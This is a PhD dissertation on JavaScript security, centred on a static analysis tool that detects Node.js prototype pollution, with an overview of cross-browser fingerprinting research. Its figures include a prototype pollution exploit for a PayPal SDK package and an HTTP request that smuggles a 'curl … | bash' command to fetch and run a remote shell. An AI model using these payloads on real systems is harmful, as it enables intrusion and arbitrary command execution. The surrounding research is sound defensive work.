TOWARDS MAKING JAVASCRIPT APPLICATIONS SECURE AND PRIVATE

by
Song Li

A dissertation submitted to The Johns Hopkins University in conformity with the requirements for the degree of Doctor of Philosophy

Baltimore, Maryland
March, 2022

Abstract

JavaScript is a popular programming language widely used on both the browser and the server sides. Researchers have extensively studied different aspects of the security and privacy of JavaScript, for instance, the vulnerability detection of the server-side Node.JS applications and the browser-side fingerprinting techniques. Despite the research efforts, multiple challenges of JavaScript remain unsolved: on the server-side, existing vulnerability detection approaches do not generalize to a wide range of popular vulnerabilities and the detection rate is not satisfactory; on the client-side, service providers can only fingerprint users within a single browser but not cross different browsers.

In this dissertation, we propose a flow-, branch- and context-sensitive static analysis approach to generate a novel graph structure, named Object Dependence Graph (ODG), to address the server-side vulnerability detection challenges, and a cross-browser fingerprinting method that utilizes multiple novel OS and hardware level features to solve the client-side fingerprinting challenge.

On the server-side, ODG represents JavaScript objects as nodes and their relations with Abstract Syntax Tree (AST) as edges, and allows users to detect multiple types of vulnerabilities during and after the generation process of ODG and by graph queries. Our evaluation shows that for server-side vulnerability detection, our approach outperforms all the state-of-the-art JavaScript vulnerability detection tools in terms of false-positive rate and false-negative rate. We apply our tool to detect six types of vulnerabilities on top of an NPM package dataset, which correctly reports 241 zero-day

vulnerable packages, and 81 of them are assigned with CVE identifiers.

On the client-side, our approach utilizes multiple novel OS and hardware level features, such as those from graphics cards and CPUs, to achieve better accuracy and stability. The evaluation shows that our approach can identify 99.24% of the browsers and 84.64% of the devices, as opposed to 90.83% and 68.98% of the state-of-the-art approaches, respectively.

Thesis Readers

Dr. Yinzhi Cao (Primary Advisor)
Assistant Professor
Department of Computer Science
Johns Hopkins University

Dr. Ryan Huang
Assistant Professor
Department of Computer Science
Johns Hopkins University

Dr. Rigel Gjomemo
Research Associate Professor
Department of Computer Science
University of Illinois at Chicago

Dedicated to my great mother and father,

for their unconditional love and support.

You raise me up to more than I can be.

Acknowledgements

First and foremost, I would like to express my most sincere gratitude and respect to my advisor, Dr. Yinzhi Cao, for his treasured guidance and support throughout my Ph.D. study. He guided me to find my research interests, helped me to shape my research direction, timely pointed out the mistakes I made, and gradually pushed me to be an independent researcher. His invaluable expertise and enduring support formulated my research methodology and will continuously contribute to my research in the future.

I would like to thank Dr. Ryan Huang and Dr. Rigel Gjomemo for serving as my thesis committee members. Their thoughtful comments and feedback are crucial in shaping the dissertation. I would also like to thank Dr. Justin Wang for his valuable guidance during my two wonderful internships at Microsoft as my internship mentor.

I would like to express my appreciation to all the fellow members of SecLab at Johns Hopkins University. Especially to my friends Shujiang Wu, Zifeng Kang, Jianjia Yu, Mingqing Kang, Yuchen Yang, Bo Hui, and Haolin Yuan. I am also grateful to the former lab members – Zhiheng Liu, Zhanhao Chen, Guanlong Wu, Jianwei Hou and my roommate Yuan Xue. We had a great time together. Your friendship and support were deeply rooted in my heart.

Last but not least, I wish to give my deepest thank to my parents Shecheng Li and Aiwu Li, for their unconditional support and love overseas throughout my Ph.D. study. I would also like to give special thanks to my fiancee Xueqi Ren, who stood by

me during my hardest time and encouraged me for years.

Contents

List of Tables

List of Figures

Chapter 1

Introduction

JavaScript is a popular programming language that provides services on both the front end and the back end: In the front end, people use JavaScript to run various applications on top of browsers; In the back end, JavaScript can provide services based on the Node.JS environment. The flexible features of JavaScript allow programmers to develop a whole system conveniently, while they also introduce multiple potential vulnerabilities and may leak the users' private information. On the server-side, various vulnerabilities, like OS command injection and Prototype Pollution, hide inside the complex Node.JS packages and can not be accurately detected. On the client-side, service providers can only fingerprint browser instances but not devices. In this dissertation, we propose several approaches to address the security and privacy challenges of JavaScript–On the server-side, we introduce a novel graph structure to detect multiple vulnerabilities; On the browser-side, we proposed a cross-browser fingerprinting method, do a large-scale measurement study, and give suggestions to both the users and service providers.

1.1 Node.js Vulnerability Detection

Node.js is a popular framework that provides a runtime environment to run JavaScript on the server-side, which can serve multiple purposes such as being a web server

or a desktop application. Node Package Manager (NPM), as the manager program of the Node.js ecosystem, includes millions of packages developed by programmers in the wild, is known to be vulnerable to multiple vulnerabilities such as command injection [1, 2], prototype pollution [3], and path traversal [4]. Previous researchers have proposed methods to detect individual vulnerabilities, for example, [1, 2] for command injection and [3] for prototype pollution. However, despite the research efforts, the detection performance of vulnerabilities like prototype pollution is not satisfactory and there are no generalized frameworks that can detect all the Node.js vulnerabilities.

Prototype pollution, a vulnerability caused by a flexible feature of JavaScript – prototype chain, may lead to severe consequences such as Denial-of-Service and cross-site scripting. Despite that, there is not much prior work to detect prototype pollution. As far as we are aware, the first detecting approach is introduced by Arteau [3], which is a dynamic fuzzer that feeds a limited number of possible inputs to the target packages and then detects prototype pollution by checking whether the built-in methods are polluted or not. Although dynamic fuzzers provide sound detecting results, the false-negative rate is relatively high compared with static analysis since it is hard to reach the vulnerable statements and trigger the vulnerabilities due to the low code coverage. Existing static analysis tools like DAPP [5] rely on matching patterns on top of the Abstract Syntax Tree (AST) with the help of control flows to detect prototype pollution. However, the false-positive rate is not satisfactory since this approach can not represent and use the inner object structures of the target programs.

In Chapter 2 and Chapter 3, we introduce a novel graph structure – Object Property Graph (OPG), which uses nodes to represent objects in JavaScript and edges to represent the relationships between objects. In chapter II, we talk about how to detect prototype pollution vulnerability during the generation process of OPG, and in

chapter III, we talk about how can we detect multiple types of vulnerabilities such as command injection, path traversal, and interval property tampering by doing graph query on top of the generated OPG.

1.2 (Cross-)browser Fingerprinting

Browser fingerprinting is a browser-side technique, which identifies users by utilizing a list of browser-side features, such as the agent string and the screen resolution, without installing any information to the browser storage. Compared with traditional stateful identification methods, for instance, cookie and evercookie [6], browser fingerprinting is a stateless identifying method that can not be easily notified and deleted by client-side users. The famous browser fingerprinting website panopticlick [7] and multiple other related works [8–13] introduce different features and a recent study called AmIUnique [11] pushes the accuracy of single-browser fingerprinting to 90.84% without the help of the user-controllable and unstable IP features. Despite the advantages of browser fingerprinting, there are two challenges that remain unsolved: 1), Existing fingerprinting methods can not fingerprint users across different browsers since it uses multiple browser-based features, for instance, the browser type and browser version; 2), How and why the browser fingerprinting changes over time and the accuracy of browser fingerprinting in the wild is still unclear.

In Chapter 4, we propose a cross-browser fingerprinting approach that utilizes multiple novel OS and hardware level features such as the OS type and the performance of the CPU. Those features can be obtained by browser-side JavaScript programs and stay the same even when users change their browsers on the same device. One set of important novel features we want to emphasize is the WebGL-based features. By analyzing the results of multiple WebGL rendering tasks, we find that there are human un-noticeable differences for the same tasks in different devices and operating systems. The rendering results are stable in the same OS and hardware settings and

thus can be used as a feature to do cross-browser fingerprinting. Compared with the state-of-the-art browser fingerprinting tools, our approach can not only fingerprint devices instead of browsers but also increase the single-browser fingerprinting accuracy from 90.84% to 99.24%.

In Chapter 5, to understand how the evolution-aware fingerprinting tools behave in the real-world setting, we perform the first large-scale browser fingerprinting measurement study with over a million browser fingerprints collected from a popular website. With the help of the hashed user login ID, together with the most stable OS and hardware features such as the OS type and the number of CPU cores, we generate a novel device ID for each device and use the device ID as the ground truth to analysis the dynamics of browser fingerprinting. Our analysis shows that the reasons for the dynamics of browser fingerprinting can be categorized into three major categories: 1), browser or OS updates, 2), user actions and 3), system environment updates. We also propose four insights based on the analyzing result of the dataset, which illustrates that the performance of browser fingerprinting degrades significantly in the real-world setting, and browser fingerprints may leak the privacy- or security-related information.

The thesis of this dissertation is that static patterns, such as graph structures and the browser-side canvas rendering can be used for detection and identification. Specifically, on the server-side, graph-based patterns are used to detect various vulnerabilities among Node.js packages; on the client-side, OS and hardware level patterns provide additional entropy for device identifications.

Chapter 2

Detecting Node.js Prototype Pollution Vulnerabilities via Object Lookup Analysis

2.1 Introduction

JavaScript is a popular programming language with many dynamic, flexible features and being used widely in different platforms including Node.js. For example, one notable dynamic feature is that JavaScript is prototype-based, i.e., any property lookup does not end up with the present object but goes further up to traverse a chain of prototypical objects, called a prototype chain, for a definition. Another interesting, dynamic feature is that JavaScript allows flexible redefinitions to customize almost all the objects including built-in functions.

Interestingly, the combination of two aforementioned dynamic features leads to a new type of object-related vulnerability—called prototype pollution [3]. Specifically, an adversary abuses vulnerable property lookups to traverse the prototype chain for the base object and then redefines a built-in function. Let us look at an illustrative example: say, there is a vulnerable statement with two property lookups and an assignment, i.e., `obj[a][b]=c`. If `a`, `b` and `c` are all controllable by an adversary, the adversary can use `obj["__proto__"]["toString"]="hack"` to redefine the built-

in function `Object.prototype.toString`. The consequence of prototype pollution is severe, including Denial-of-Service (DoS), arbitrary code execution, and session fixation, according to prior work [3].

There is not much prior work on prototype pollution detection: The first detection tool from Arteau [3] is a dynamic fuzzer that enumerates different possible attack inputs and then tests whether the base object's property is polluted. Although a dynamic analysis tool like the fuzzer has its advantages, such as low false positives, the drawbacks are also apparent. First, the fuzzer may not trigger the vulnerable code and thus cannot detect a vulnerability accordingly, i.e., the relatively low code coverage is an issue. Second, the fuzzer needs a full installation of the target Node.js package including all the dependencies, which takes considerable amount of time during testing.

Another classic research direction in parallel to dynamic analysis is the use of static analysis to detect JavaScript vulnerabilities. DAPP [5] mostly adopts Abstract Syntax Tree (AST) and control-flow features as simple detection patterns of prototype pollution vulnerabilities. However, because DAPP cannot handle recursive calls, object lookups (e.g., those via aliases) and constraints, both the false positive and negative rates are very high (i.e., 50.6% and 84.6% according to the paper).

Regardless of prototype pollution, prior works [1, 14, 15] have also adopted flow-, context-sensitive and branch-insensitive abstract interpretation to construct accurate control-flows. Then, some of them, particularly Nodest [1], propagate taints from a source like external inputs to a sink such as a dangerous function call like `eval` and `exec` to detect injection-related vulnerabilities. However, state-of-the-art taint analysis of JavaScript cannot detect prototype pollution vulnerabilities. The major challenges come from the complexity of the sink and source structures in prototype pollution detection using static analysis.

First, let us start from the sink, which is a system built-in function such as

`Object.prototype.toString`. The challenge here is that the sink is implicit, instead of a clearly-defined function like `eval` for injection-related vulnerabilities. Specifically, an adversary needs to guide the vulnerable program to find the sink object gradually in multiple statements via different lookup paths to finally reach the target. The aforementioned `obj["__proto__"]["toString"]` is one lookup path and `obj["constructor"]["prototype"]["toString"]` is another. The lookup path could be arbitrary long as far as the prototype chain exists and all the lookups of a path can be scattered in different statements across the entire program.

Second, let us explain the source. Many traditional vulnerabilities, such as command injection, usually start from a user input with a simple type like `String`, i.e., the source is a single value and can simply be annotated as tainted from the beginning. By contrast, the input in a prototype pollution vulnerability is often an object with complex structures, e.g., one parsed from a JSON input. The challenge is that the input object structure is often unknown and dynamic, i.e., being determined by the adversary. A simple mark of the object as tainted does not reflect the inner structure and how the structure may affect the aforementioned sink object lookup.

In this paper, we design a flow-, context-, and branch-sensitive static taint analysis tool, called ObjLupAnsys, to detect prototype pollution vulnerabilities. The key insight is that ObjLupAnsys performs a so-called object lookup analysis, which performs conditional object lookups to expand source and sink objects into two clusters and then finally reach a system built-in function. The source cluster starts from a few objects directly controllable by the adversary and expands as the vulnerable program accesses objects in the cluster. For example, when the program accesses `source[str]`, ObjLupAnsys infers that `source` object has a property and then creates one accordingly. The sink cluster starts from a few objects accessible by the adversary and expands towards system built-in objects so that they can be overridden by the adversary in the future. For example, when the program executes `obj[attackVal]`,

ObjLupAnsys includes `obj["__proto__"]` and `obj["constructor"]` with the conditions that `attackVal` equals to `__proto__` and `constructor` respectively.

To support this object lookup analysis, we propose a new, heterogeneous graph structure, called Object Property Graph (OPG). An OPG represents all the object information (such as variable names and properties) and objects themselves as nodes in a graph-like structure and then the relations of those nodes—such as one contributing to another (i.e., an object-level dataflow) and one being a property of another—via graph edges. By doing so, ObjLupAnsys not only propagates traditional taints between objects and properties via dataflow edges but also includes more objects to expand source and sink clusters via object property edges.

Specifically, here is how ObjLupAnsys works to detect prototype pollution vulnerabilities. ObjLupAnsys parses a target JavaScript program into Abstract Syntax Tree (AST) and abstractly interprets each node following control-flow edges. There are three steps in the abstract interpretation of each AST node. First, ObjLupAnsys constructs OPG—e.g., adding or deleting OPG nodes and edges—by following the semantics of the AST node. Second, ObjLupAnsys propagates taints like traditional taint analysis. Note that if conditional object lookups as described below are used in the taint propagations, ObjLupAnsys ensures that all the constraints putting together are solvable. Lastly, ObjLupAnsys resolves adversary-controlled object lookups. If the object is not controllable by the adversary but the looked-up property is, ObjLupAnsys expands the sink object cluster by adding conditional OPG edges with constraints specifying the adversary-controlled value as the property name and shortening the paths to the system built-in objects. If both the object and the looked-up properties are controllable by the adversary, ObjLupAnsys expands the source object cluster by adding a new property node to the target source object. During the analysis, if a system built-in function is redefined, ObjLupAnsys reports a prototype pollution vulnerability.

We evaluated our prototype implementation of ObjLupAnsys in terms of true vs. false positives, indirectly-vulnerable packages, and performance. First, ObjLupAnsys discovered 61 true positives from all the Node.js packages with more than 1,000 weekly downloads as opposed to 18 from prior work [3]. 11 of them have already independently verified by a third-party vulnerability database maintainer and assigned with CVE numbers. At the same time, ObjLupAnsys reports 33 false positives: The true vs. false positive ratio is comparable with existing vulnerability detection tools [16–20] and reasonable for a human expert to sieve through. Second, ObjLupAnsys found seven indirectly-vulnerable Node.js applications or packages including a real-world, online website (http://jsonbin.org/). The website is vulnerable to Denial of Service (DoS) attack according to our offline testing on a local copy of the online version. Lastly, the performance evaluation on the same benchmark shows that ObjLupAnsys finishes analyzing 90% of Node.js packages with 30 seconds.

We make the following contributions:

- We designed a novel object lookup analysis and proposed a graph structure, called Object Property Graph (OPG), to support such an analysis in detecting prototype pollution vulnerabilities.
- We implemented an open-source framework, called ObjLupAnsys, to generate OPG, perform object lookup analysis, and detect prototype pollutions. Our implementation is available at https://github.com/Song-Li/ObjLupAnsys.git.
- ObjLupAnsys found 61 exploitable zero-day vulnerabilities in 61 Node.js packages and also detected seven indirectly-vulnerable ones due to inclusion of vulnerable packages. The complete zero-day vulnerability list is in the aforementioned Github repository.

(a) Vulnerable code:

```
1  function merge(a, b) {
2      for (var p in b) {
3          try {
4              if (b[p].constructor === Object){
5                  a[p] = merge(a[p], b[p]);
6              } else {
7                  a[p] = b[p];
8              }
9          } catch (e) {
10             a[p] = b[p];
11         }
12     }
13     return a;
14 }
15 ...
16 var Paypal = function (config) {
17 if (!config.userId)
18  throw new Error('Config must have userId');
19 if (!config.password)
20  throw new Error('Config must have password');
21 ...
22 this.config = merge(defaultConfig, config);
23 };
24 ...
25 module.exports = Paypal;
```

(b) Exploit:

```
1 var PayPal = require('paypal-adaptive');
2 var p = new PayPal(JSON.parse(
3     '{"__proto__": {"toString": "polluted"}, "userId":
4     "foo", "password": "bar", "signature": "abcd",
5     "appId": "1234", "sandbox": "1234"}'))
6 console.log(({}).toString);
```

Figure 2-1. A motivating example (paypal-adaptive) with a prototype pollution vulnerability (CVE-2020-7643) found by ObjLupAnsys.

2.2 Overview

In this section, we give an overview by starting from a motivating example and then presenting the threat model.

2.2.1 A Motivating Example

In this subsection, we describe a zero-day prototype pollution vulnerability (CVE-2020-7643) found by ObjLupAnsys in `paypal-adaptive 0.4.2` as a motivating example. Specifically, `paypal-adaptive` is an sdk for Paypal Adaptive Payments and Accounts. Users can create a PayPal object with a JSON-formatted configuration object, possibly controlled by the adversary, as the parameter to log into and transfer

balance between PayPal Adaptive Accounts.

2.2.1.1 Why is the package vulnerable?

The vulnerable code of `paypal-adaptive`, particularly the vulnerable function `merge`, is shown in Figure 2-1 (a), which recursively merges all the properties of two objects `a` and `b`. We also show the exploit code in Figure 2-1 (b) and describe how the exploit code triggers the vulnerability. Briefly speaking, the control-flow of the vulnerability triggering is as follows: Line 22->Line 1->Line 5->Line 1->Line 7. Here are the details (Note that we marked two important object lookups as red):

- Line 22->Line 1: `merge(a=defaultConfig, b=config)`. This function call at Line 22 passes two objects to the vulnerable `merge` function. The first object, `defaultConfig`, is created by the vulnerable program but accessible to the adversary: This object is used as an entry point for further lookup to the final sink object. The second object, `config`, is fully controllable by the adversary and used to guide the first object to reach the final sink object.

- Line 5->Line 1: `a[p]=merge(a[p],b[p])`. This function call together with an object lookup (the second `a[p]` marked as red) makes the adversary one-step further to the final sink object. Specifically, when we consider the original objects and the values in the exploit code, the two parameters in the function call becomes: `defaultConfig["__proto__"]` and `config["__proto__"])`.

- Line 7: `a[p]=b[p]`. This object lookup and assignment is the final vulnerable location, which overrides `Object.prototype.toString`. Specifically, based on the new `a` and `b`, the statement will expand to the following:

  `defaultConfig["__proto__"][p]=config["__proto__"][p]`. Then, based on the `p` value in `config["__proto__"]`, the assignee becomes




Figure 2-2. An Example Object Property Graph (Note we only keep important, i.e., vulnerability-relevant, edges and nodes and skip many others, e.g., the prototype, constructor and other built-in properties of many objects, for the simplicity and beauty of the graph).

`defaultConfig["__proto__"]["toString"]`, i.e., `Object.prototype.toString`

and the assigner is `config["__proto__"]["toString"]`, which is `"polluted"`.

2.2.1.2 How does ObjLupAnsys detect the vulnerability?

From a high-level perspective, ObjLupAnsys expands both clusters and reports a prototype pollution vulnerability if a system built-in object is redefined. Figure 2-2 shows both source and sink clusters as well as object lookups and taint propagations of two clusters in Figure 2-1 (a). This analysis can be broken down into four types of edges: (i) two object lookups in the source cluster, (ii) one object lookup in the sink cluster, (iii) two data-related edges with taint propagations, and (iv) two conditional object lookups, which eventually lead to the built-in object redefinition.

First, we start from the two object lookups in the source cluster, which are the

two `b[p]` at Lines 5 and 7 respectively and marked as edges in the source cluster of Figure 2-2. Both properties are marked as wildcards (*), because the values (i.e., `p`) are unknown when the program looks up the properties. By doing so, ObjLupAnsys expands the single source object into a complex structure based on how the program used the source object.

Second, we look at one object lookup in the sink cluster, which is the `a[p]` at Lines 5 and marked as the outgoing, red edge of the green `__proto__` node in Figure 2-2. ObjLupAnsys performs sink object lookups so that the path to a target system built-in object is shortened in terms of number of object lookups: Therefore, ObjLupAnsys performs the lookup via `__proto__`. Note that the red edges are just one possible lookup path and there exists an alternative path via `constructor` and `prototype`, which can also be found by ObjLupAnsys.

Third, we describe two data-related edges. The first starts from the first wildcard property in the source cluster, flows to an object, and is then aligned with the `__proto__` property in the sink cluster; the second starts from the second wildcard property in the source cluster, flows to another object, and is then aligned with the `toString` property in the sink cluster. Both alignments are made by ObjLupAnsys to reach the final system built-in object.

Lastly, we explain two conditional object lookups. The first is the lookup of `a` at Line 7 of the second `merge` call and denoted as the left outgoing edge of the `a` node in Figure 2-2. The lookup has a condition that the first wildcard equals to `__proto__`. These conditions are important, because some object lookups may not be solvable. For example, an adversary cannot pollute a system built-in object with `obj[str][str]`, because `str` cannot be both `__proto__` and `toString` at the same time. The second—i.e., the one leading to a prototype pollution reported by ObjLupAnsys—is the lookup of `a[p]` at Line 7. The lookup has a condition that the second wildcard equals to `toString`. Note that the object lookup also have another

condition, which is inherited when ObjLupAnsys performs the first conditional object lookup of `a` at Line 7.

2.2.1.3 Why is it hard for existing analysis to detect the vulnerability?

We now explain why this is a challenging example for existing dynamic analysis, particularly the fuzzer from Arteau [3], and existing static analysis [1, 14, 15, 21]. First, the fuzzer from Arteau [3] cannot detect this vulnerability, because the `merge` function can only be triggered when conditions at Line 17 and 18 of Figure 2-1 are satisfied; Otherwise, the program will exit directly. This is a classic tradeoff between static and dynamic analysis.

Second, existing static analysis [1, 14, 15, 21] does not detect this vulnerability, and it is challenging for them to do so. We list three major reasons. (i) The source object that eventually compromises the vulnerable program has a complex, three-layer inner structure. Existing static analysis only marks `config` as tainted and thus cannot differentiate these three fine-grained taint flows involving different parts of `config` as shown in Figure 2-2. (ii) The sink object is not directly reachable: It is indirectly accessible via two object lookups, and existing static analysis does not model such complex lookups. (iii) The static analysis to detect many prototype pollution vulnerabilities requires branch sensitivity, e.g., the analysis of Lines 5 and 7 in Figure 2-1.

2.2.2 Threat Model

In this subsection, we describe our threat model and also a real-world example to illustrate the consequence of prototype pollution vulnerabilities. We consider a Node.js package as vulnerable to prototype pollution if an adversary can control package inputs, e.g., those in exported Node.js functions, which directs the package execution to modify a built-in function of Node.js environment. Note that our threat model aligns with

(a) Vulnerable code:

```
1 class Notes {
2  edit_note(id, author, raw) {
3    undefsafe(this.note_list, id + '.author', author);
4    undefsafe(this.note_list, id + '.raw_note', raw);
5  }
6  ...
7 }
8 app.route('/edit_note').post(function(req, res) {
9   body=req.body;
10  notes.edit_note(body.id, body.author, body.raw);
11  })
12 app.route('/status').get(function(req, res) {
13   ... // All elements of the commands array are known.
14   for (let index in commands)
15    exec(commands[index], {shell:'/bin/bash'}, (err, stdout, stderr) => {...});
16  })
```

(b) Exploit:

```
1  POST /edit-note id=__proto__.a&author=curl%20http://x.x.x.x/shell|bash&raw=123
2  GET /status
```

Figure 2-3. A exploitable web server example (leading to command injection) that includes undefsafe, a vulnerable package found by ObjLupAnsys.

existing works on injected-related vulnerabilities in Node.js, such as Synode [2] and Nodest [1], as well as historical prototype pollution and injected-related vulnerabilities in CVE, e.g., CVE-2019-10744 and CVE-2017-16042.

Next, we illustrate an exploitable Node.js web server example that we find online for the purpose of describing the vulnerability consequence. The server includes one of the vulnerable packages found by ObjLupAnsys, namely `undefsafe` (Lines 3–4 of the vulnerable code). The name of `undefsafe` seems to suggest that it is a safe package, but it has a prototype pollution vulnerability allowing adversaries to pollute any properties under the `Object` object. Specifically, an adversary can craft an HTTP POST request (Line 1 of the exploit) to create a property under `Object`, and then the originally-safe `exec` call (Line 15 of the vulnerable code) becomes vulnerable, because the injected property value is accessible via `commands[index]`, leading to a command injection (Line 2 of the exploit).

Note that the web server itself is safe because the inputs to `exec` are supposed to be restricted in an enumerable set. However, the vulnerability in `undefsafe` makes this safe web server vulnerable and leads to an even severe consequence, i.e., the




Figure 2-4. System Architecture.

execution of arbitrary OS command.

2.3 Design

In this section, we describe the design of ObjLupAnsys.

2.3.1 System Architecture

Figure 5-1 shows the overall architecture of ObjLupAnsys, which takes the Abstract Syntax Tree (AST) of a target Node.js program as an input, abstractly interprets the program, and detects whether the program has a prototype pollution vulnerability by checking whether a built-in function can be redefined. ObjLupAnsys starts from the entry points of the AST with adversary-controlled parameters as tainted and follows the control flow to analyze each AST node. Specifically, the analysis can be broken down into three steps. First, ObjLupAnsys abstractly interprets the target AST node and constructs a special graph structure, called Object Property Graph (OPG), which is used for later analysis. Second, ObjLupAnsys performs a taint analysis to propagate taints if all the constraints can be satisfied along a certain propagation path. Lastly, ObjLupAnsys analyzes vulnerable object lookups by querying OPG, such as `a[b]`, where `b` can be tainted by the adversary. ObjLupAnsys will expand the source and sink cluster based on whether `a` is tainted by the adversary and add

constraints to cluster expansions. ObjLupAnsys reports a vulnerability if a built-in function is redefined.

2.3.2 AST Node Interpretation

In this subsection, we describe how ObjLupAnsys abstractly interprets each AST node. We first present the definition OPG and then describe our branch-sensitive abstract interpretation.

2.3.2.1 Object Property Graph (OPG)

In this part, we introduce Object Property Graph (OPG), which is used to facilitate our cluster-based taint propagation. Specifically, an Object Property Graph (OPG) is a runtime representation, using graph notation, of all the JavaScript object interplays such as object properties, object value influences and object definitions.

We start from describing OPG nodes. There are two types of nodes in OPG as shown in Figure 2-2: object and name. An *object* node represents an object of any type in the abstract interpretation. A *name* node represents an identifier. It can be a variable name or a property name of an object. A name node will be under a certain scope in the abstract interpretation, which defines accessibility of JavaScript variables. Scopes are classified as three types—global, function/file, and block—and are connected in a tree structure by edges. A global scope node is the root of the scope tree and represents the global runtime environment. Function scope nodes represent the scope of functions. Block scope nodes represent the scopes of code blocks like the body of `if` or `for`. Variables defined by `let` or `const` are under a block scope and accessible only within the same block scope.

We then describe OPG edges, which can be roughly classified as property-related for object look-ups and data-related. First, OPG has two types of edges to represent object lookups, which are name→object and object→name edges. For example, the one

between the `defaultConfig` name node and the connected object is a name→object edge. The object node further points to a name node `__proto__`, which indicates that `defaultConfig` has a child property and the edge between them is an object→name edge. Second, OPG has two types of data-related edges: source-sink object lookup alignment edges and (traditional) dataflow edges. The former is made by ObjLupAnsys to align a source object lookup to a sink object lookup by matching the input value with the property. The latter is just a dataflow edge ($\xrightarrow{*}$) between object and name nodes as shown in Figure 2-2.

2.3.2.2 Branch-sensitive Abstract Interpretation

In this part, we describe the branch-sensitive abstract interpretation design. ObjLupAnsys adopts different strategies for different types of AST nodes and constructs corresponding OPG. We describe some representative AST node types below due to space limit and similarity in semantics.

- Branch-sensitive Interpretation of Conditional Statements. ObjLupAnsys executes both or all branches of a conditional statement in parallel assuming that the condition can be satisfied, called branching, constructs OPG during the execution of each branch, and then merges the branched OPGs into one, called merging. (i) *Branching.* During the branching stage, every name→object edge in the OPG, no matter added or deleted, is accompanied by a tag to indicate the corresponding branch, e.g., consequent or alternative branch in `if` statement, and the operation, i.e., addition or deletion. Such a tag is added recursively if multiple branches are present, i.e., an edge may have two tags under two nested `if` statements. When ObjLupAnsys looks up an identifier, ObjLupAnsys only follows edges that have the correct branching tag and are not deleted under this branch. (ii) *Merging.* During the merging stage, ObjLupAnsys keeps an added edge as long as the edge has one branching tag and deletes an edge if the

edge is deleted by all the branches. Say for example, if a variable is redefined in both branches of an `if` statement, the old name→object edge is deleted. However, if only one branch redefines the variable, both the old and the new name→object edge are preserved.

- Loops. ObjLupAnsys tries its best to calculate the loop condition based on all the known values, e.g., constant variables, and executes loops. If ObjLupAnsys cannot estimate the number of executed times, ObjLupAnsys executes a loop extensively until no more objects outside the loop become tainted. Here are the details based on the loop type. (i) ObjLupAnsys first executes its pre-run-block in the `for` loop, determines whether to run the loop, and executes its post-run-block. (ii) The procedure of a `while` loop is similar to a `for` loop but without post-run-block execution. (iii) ObjLupAnsys goes over all the properties of a `for...in` or `for...of` loop under a target object and executes the loop body with each property name or object as a parameter.

- Function Call and New Operation. We group function call and new operation together because both involve the invocation of a function. We describe how ObjLupAnsys handles both operations via four steps. First, ObjLupAnsys looks up the function object in the OPG and finds its definition. Second, if this is a `new` operation, ObjLupAnsys creates a new object and then points `this` pointer to the new object. ObjLupAnsys also adds the function object in the `new` operation as the new object's `constructor` and the function object's `prototype` as the new object's `__proto__`. Third, ObjLupAnsys adds dataflow edges for all the function parameters and executes the function body. Note that if the function is a built-in one implemented natively, ObjLupAnsys will simulate its behavior as documented in ECMAScript and Node.js. Lastly, if this is a `new` operation, ObjLupAnsys points the return object to the new object

and also restores the `this` pointer.

